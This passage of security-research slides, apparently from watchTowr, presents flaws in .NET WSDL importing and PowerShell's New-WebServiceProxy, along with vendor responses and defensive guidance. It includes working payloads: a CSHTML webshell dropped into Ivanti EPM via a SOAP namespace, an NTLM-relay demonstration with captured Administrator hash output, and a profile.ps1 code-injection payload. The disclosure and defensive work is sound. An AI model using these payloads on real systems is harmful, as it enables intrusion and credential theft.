    <soap12:operation soapAction="http://tempuri.org/?newpayloadvector!@#{ }(),'/UninitAVNew" style="document" />
    <input><soap12:body use="literal" /></input>
    <output><soap12:body use="literal" /></output>
  </operation>
</binding>
```

# Namespaces!

Namespace defined in WSDL is reflected in SOAP request. **This is an additional way to smuggle payloads.**

```
<binding name="VulCoreSoap12" type="tns:VulCoreSoap12">
  <soap12:binding transport="http://schemas.xmlsoap.org/soap/http" />
  <operation name="UninitAVNew">
    <soap12:operation soapAction="http://tempuri.org/?newpayloadvector!@#{}}(),'/UninitAVNew" style="document" />
    <input><soap12:body use="literal" /></input>
    <output><soap12:body use="literal" /></output>
  </operation>
</binding>
```

Write SOAP request to file



```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><UninitAVNew
xmlns="http://tempuri.org/?newpayloadvector!@#{}}(),'" /></soap:Body></
soap:Envelope>
```

# Exploiting WSDL Imports – CSHTML Webshell

Namespace can be used to deliver e.g. CSHTML webshell payload. Only double quotes “ are tricky to include in namespace, but these can be easily skipped in CSHTML. This is a valid webshell dropped to Ivanti EPM.

```
C: > Program Files > LANDesk > Identity Server > <> _appstart.cshtml
```

```
1
2  <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/
  2003/05/soap-envelope" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><IsAVNewValidated
  xmlns="http://tempuri.org/?@{System.Diagnostics.Process.Start(new string(new char[]
  {'c','m','d'}),new string(new char[]{' ','n','o','t','e','p','a','d'}));}" /
  ></soap:Body></soap:Envelope>
```

# Microsoft PowerShell – New-WebServiceProxy

## New-WebServiceProxy

Module: [Microsoft.PowerShell.Management](#) Module

Creates a Web service proxy object that lets you use and manage the Web service in PowerShell.

## Syntax

### NoCredentials (Default)

Syntax

```
New-WebServiceProxy  
[-Uri] <Uri>
```

Generates  
**SoapHttpClientProtocol**  
object for you to use in  
PowerShell.

<https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-webserviceproxy?view=powershell-5.1>

# New-WebServiceProxy – Easy NTLM Relaying

```
> $proxy = New-WebServiceProxy -Uri http://192.168.111.128/testWsdI.wsdl
```

```
> $proxy.someSoapMethod("whatever")
```

```
[*] Incoming connection (192.168.111.153,65362)
[*] AUTHENTICATE_MESSAGE (WIN-BCANB3G9R79\Administrator,WIN-BCANB3G9R79)
[*] User WIN-BCANB3G9R79\Administrator authenticated successfully
[*] Administrator::WIN-BCANB3G9R79:aaaaaaaaaaaaaaaa:cbb5069a811e0dbb1a3006b
007900430002f                                0066005a0056007
f64a6bb9f63a:                                000090028006300
[*] Closing down connection (192.168.111.153,65362)
```

## New-WebServiceProxy – sample RCE

- If PowerShell is running with elevated privileges, we can write `C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1` profile file.
- It will be executed on every PowerShell startup.
- We can use namespace vector to inject arbitrary script.

```
C: > Windows > System32 > WindowsPowerShell > v1.0 > > profile.ps1
1  <?xml version="1.0" encoding="utf-8"?
   ><soap:Envelope xmlns:soap="http://schemas.xmlsoap.
   org/soap/envelope/" xmlns:xsi="http://www.w3.org/
   2001/XMLSchema-instance" xmlns:xsd="http://www.w3.
   org/2001/XMLSchema"><soap:Body><SoapTest
   xmlns="http://tempuri.org/?$(calc)"><script>test</
   script></SoapTest></soap:Body></soap:Envelope>
```

# DEMO – PowerShell

# Additional Exploitation Possibilities


Functionalities based on **ServiceDescriptionImporter** and WSDL imports will typically:

- Retrieve class to be called with some reflections.
- Somehow deserialize input arguments for SOAP invocation.

Those 2 mechanisms may lead to vulnerabilities.

Check out whitepaper, to see 2 vulnerabilities in Barracuda Service Center.

# Microsoft's Final Stance




# Microsoft 2nd Response to Invalid Cast Vulnerability

After careful investigation, this case does not meet Microsoft's bar for immediate servicing due to this is an application issue as users shouldn't consume untrusted input which can generate and run code.

# Microsoft Response to PowerShell / SSIS Vulnerabilities

After a thorough review, we've determined that this case does not meet the criteria for immediate servicing. The issue stems from application behavior, where users should avoid consuming untrusted input that could generate and execute code.



# At least docs will make it right

## Add warning about using untrusted input with ServiceDescriptionImporter #11737

 **Merged** [mconnew](#) merged 1 commit into [dotnet:main](#) from [mconnew:UpdateServiceDescriptionImporter](#)  on Aug 28

 Conversation **3**

 Commits **1**

 Checks **5**

 Files changed **1**

 Commits on Aug 28, 2025

### Add warning about using untrusted input with ServiceDescriptionImporter

 [mconnew](#) committed on Aug 28 ·  6 / 6

# What You Can Do About It

## Closing Guidance and Takeaways

# Guidance

| BLUE/DEVS                                                                                                                                                                                              | PENTESTERS / BUG BOUNTY                                                                                                                                                                                                                            | VULNERABILITY RESEARCH                                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>• Review your applications for the usage of ServiceDescriptionImporter, SoapHttpClientProtocol and different classes that extend HttpWebClientProtocol</li></ul> | <ul style="list-style-type: none"><li>• If application imports WSDL, try to deliver WSDL with file:// protocol binding.</li><li>• Use UNC paths for OOB detection (domain resolution).</li><li>• Look for “content type” related errors.</li></ul> | <ul style="list-style-type: none"><li>• Look for ServiceDescriptionImporter, SoapHttpClientProtocol and different classes related to HttpWebClientProtocol.</li><li>• Review mechanisms used with WSDL imports, like DLL loading, reflections and arguments deserialization.</li></ul> |



Thank you for your attention

 @watchtowrcyber @chudyPB

 /watchTowr

 watchTowr.com